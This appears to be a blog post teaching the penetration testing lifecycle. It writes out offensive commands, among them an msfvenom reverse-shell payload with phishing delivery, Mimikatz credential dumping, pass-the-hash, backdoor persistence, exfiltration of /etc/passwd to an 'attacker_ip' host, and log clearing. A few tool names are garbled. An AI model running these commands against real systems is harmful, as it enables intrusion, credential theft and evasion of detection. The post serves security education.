Listen to this Post
Introduction:

In the rapidly evolving landscape of cybersecurity, understanding how attackers think is no longer optional—it is a fundamental prerequisite for building resilient defenses. The ethical hacking mindset, characterized by endless curiosity, creative problem-solving, and the ability to think outside the box, enables security professionals to identify vulnerabilities before malicious actors can exploit them. This article provides a comprehensive, step-by-step guide to the penetration testing lifecycle, covering everything from reconnaissance and vulnerability scanning to exploitation and post-exploitation activities, while integrating essential Linux and Windows commands, tool configurations, and AI-driven security considerations.
Learning Objectives:
- Understand the ethical hacking mindset and the five-phase penetration testing lifecycle.
- Master essential reconnaissance, scanning, and exploitation techniques using industry-standard tools like Nmap, Burp Suite, and Metasploit.
- Learn to apply practical Linux and Windows commands for enumeration, privilege escalation, and post-exploitation activities.
You Should Know:
- Reconnaissance and Intelligence Gathering: The Art of Digital Espionage
Reconnaissance is the bedrock of any successful penetration test, involving the collection of as much information as possible about the target system or organization. This phase is divided into passive reconnaissance—gathering publicly available data without directly interacting with the target—and active reconnaissance, which involves probing systems to identify live hosts, open ports, and running services.
Step‑by‑step guide:
- Passive reconnaissance: Utilize OSINT techniques to gather information such as domain names, employee email addresses, and subdomains. Tools like `theHarvester` and `Recon-1g` can automate this process.
- Active reconnaissance: Begin with network scanning to identify live hosts. On Linux, use `nmap -sn 192.168.1.0/24` for a ping sweep to discover active devices. On Windows, use `ping -a 192.168.1.1` to resolve hostnames.
- Port scanning: Identify open ports and services using `nmap -sS -p- -T4 192.168.1.100` for a fast SYN scan. For a more detailed service version scan, use
nmap -sV -sC -O 192.168.1.100. - DNS enumeration: Extract DNS records using `dnsrecon -d example.com -t axfr` to test for zone transfers, or
dig axfr @ns1.example.com example.com. - Web reconnaissance: Use tools like `whatweb` or `wappalyzer` to identify web technologies, frameworks, and CMS versions: `whatweb https://target.com`.
- Scanning and Vulnerability Identification: Mapping the Attack Surface
Once reconnaissance is complete, the next step is to scan the identified systems for vulnerabilities. This phase moves from general information gathering to direct interaction with the environment, using automated tools to detect misconfigurations, outdated software, and weak security controls.
Step‑by‑step guide:
- Network vulnerability scanning: Deploy `Nessus` or `OpenVAS` for comprehensive vulnerability assessments. For a quick scan using Nmap scripts, use
nmap --script vuln 192.168.1.100. - Web application scanning: Configure Burp Suite as an intercepting proxy to capture and manipulate HTTP requests. Set your browser to use Burp’s proxy (127.0.0.1:8080) and navigate to the target application. Use the Spider tool to map the application’s content and functionality.
- SQL injection testing: Use `sqlmap` to automate detection and exploitation:
sqlmap -u "https://target.com/page?id=1" --dbs. To specify a cookie for authenticated scanning, use--cookie="PHPSESSID=abc123". - Directory and file enumeration: Use `gobuster` to discover hidden directories and files:
gobuster dir -u https://target.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt. - Cloud and API security: For API endpoints, use `Postman` or `Burp Suite` to test for broken object-level authorization (BOLA) and excessive data exposure. The OWASP API Security Top 10 provides a framework for identifying common API vulnerabilities.
- Exploitation and Gaining Access: Turning Vulnerabilities into Leverage
Exploitation is the phase where identified vulnerabilities are leveraged to gain unauthorized access to the target system. This requires a deep understanding of both the vulnerability and the target environment, often involving the use of frameworks like Metasploit to streamline the process.
Step‑by‑step guide:
- Metasploit framework: Launch Metasploit with
msfconsole. Search for an exploit related to a detected vulnerability, for example:search vsftpd. Select the exploit:use exploit/unix/ftp/vsftpd_234_backdoor. Set the remote host:set RHOST 192.168.1.100. Execute the exploit:run. - Web application exploitation: For SQL injection, use `sqlmap` to dump database tables:
sqlmap -u "https://target.com/page?id=1" -D database_name -T users --dump. For cross-site scripting (XSS), inject a test payload like `` into input fields and observe the application’s response. - Client-side attacks: Use `msfvenom` to generate a payload:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f exe -o payload.exe. Deliver the payload via phishing or social engineering, and set up a listener:use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.1.50; exploit. - Active Directory attacks: Utilize tools like `BloodHound` to map AD attack paths and `Mimikatz` to extract credentials from memory:
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords". For Kerberoasting, use `GetUserSPNs.py` from the Impacket suite:GetUserSPNs.py -request -dc-ip 192.168.1.10 domain.local/username.
- Privilege Escalation and Lateral Movement: Expanding the Foothold
After gaining initial access, the next objective is to elevate privileges and move laterally across the network to compromise additional systems. This phase is critical for simulating a real attacker’s journey from a low-privileged user to a domain administrator.
Step‑by‑step guide:
- Linux privilege escalation: Check for sudo rights:
sudo -l. Look for SUID binaries:find / -perm -4000 2>/dev/null. Examine kernel versions:uname -a. Use `linpeas.sh` or `linux-exploit-suggester` to automate the enumeration of potential escalation vectors. - Windows privilege escalation: Use `whoami /priv` to list current privileges. Check for unquoted service paths:
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\Windows\\". Use `PowerUp.ps1` to identify common misconfigurations:powershell -ep bypass -c ". .\PowerUp.ps1; Invoke-AllChecks". - Lateral movement: Use `PsExec` to execute commands remotely:
psexec \\target -u domain\user -p password cmd. For pass-the-hash attacks, use `mimikatz` to extract NTLM hashes and then `psexec` with the hash:psexec \\target -u user -H hash cmd. - Pivoting: Set up a SOCKS proxy through the compromised host using `plink` or `ssh` to route traffic through the internal network:
ssh -D 1080 user@pivot_host. Then, configure tools like `proxychains` to use this proxy:proxychains nmap -sT -Pn 192.168.2.0/24.
- Post-Exploitation and Persistence: Maintaining Access and Covering Tracks
Post-exploitation involves maintaining access, extracting sensitive data, and covering tracks to avoid detection. This phase is essential for understanding the full impact of a compromise and ensuring that the engagement simulates a real-world attack scenario.
Step‑by‑step guide:
- Establishing persistence: On Linux, create a cron job:
echo " /path/to/backdoor" >> /etc/crontab. On Windows, create a scheduled task:schtasks /create /tn "Backdoor" /tr "C:\path\backdoor.exe" /sc onstart /ru system. - Data exfiltration: Use `scp` or `rsync` to transfer files:
scp /etc/passwd user@attacker_ip:/tmp/. For larger datasets, use `tar` to compress and encrypt:tar -czf - /data | openssl enc -aes-256-cbc -salt -out data.tar.gz.enc. - Clearing logs: On Linux, clear bash history: `history -c` and
cat /dev/null > ~/.bash_history. On Windows, clear event logs: `wevtutil cl System` andwevtutil cl Security. - Covering tracks: Use `rm` to delete uploads and temporary files. On Windows, use `cipher /w:C:` to overwrite free space and remove traces of deleted files.
6. Reporting and Remediation: Delivering Actionable Insights
The final phase of the penetration testing lifecycle is reporting. A comprehensive report documents every vulnerability exploited, the path taken, data accessed, and specific remediation steps. This report is crucial for helping organizations understand their security posture and prioritize fixes.
Step‑by‑step guide:
- Structure the report: Include an executive summary, methodology, detailed findings, risk ratings, and remediation recommendations.
- Provide technical details: For each vulnerability, include the discovery method, exploitation steps, and evidence such as screenshots or logs.
- Remediation guidance: Offer clear, actionable steps to fix each vulnerability. For example, for an SQL injection flaw, recommend using parameterized queries and input validation.
- Presentation: Deliver the report in a professional format, such as PDF, and ensure it is tailored to both technical and non-technical stakeholders.
What Undercode Say:
- Key Takeaway 1: The ethical hacking mindset—endless curiosity, embracing failure as learning, and thinking like an attacker—is the most critical asset for any cybersecurity professional.
- Key Takeaway 2: The penetration testing lifecycle is a structured, repeatable process that, when followed diligently, uncovers both obvious and deeply hidden security issues, driving measurable improvements in an organization’s security posture.
Analysis: The post emphasizes the importance of a structured approach to penetration testing, highlighting the ethical hacking mindset and the value of continuous learning. It underscores that understanding how attackers think is essential for building robust defenses. The mention of tools like Nmap, Metasploit, and platforms like TryHackMe and HackTheBox reflects a practical, hands-on approach to skill development. The inclusion of OWASP in the infographic suggests a focus on web application security, which remains a critical area of concern given the OWASP Top 10 for 2025, where Broken Access Control continues to top the list. The post also implicitly advocates for a shift-left security approach, where vulnerabilities are identified and mitigated early in the development lifecycle, rather than waiting for a penetration test to uncover them.
Prediction:
- +1 The integration of AI and machine learning into penetration testing tools will automate routine tasks, allowing ethical hackers to focus on complex, logic-based vulnerabilities and significantly reducing the time required for comprehensive assessments.
- +1 The demand for skilled penetration testers will continue to outstrip supply, driving increased investment in training platforms like TryHackMe and HackTheBox, which provide accessible, hands-on learning environments.
- -1 The proliferation of cloud-1ative architectures and serverless computing will introduce new attack surfaces and complexities, making traditional penetration testing methodologies less effective without significant adaptation and upskilling.
- -1 As AI-generated code becomes more prevalent, the potential for automated, hard-to-detect vulnerabilities will increase, requiring new approaches to security testing and a deeper understanding of AI security risks.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Jaya Prakash – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


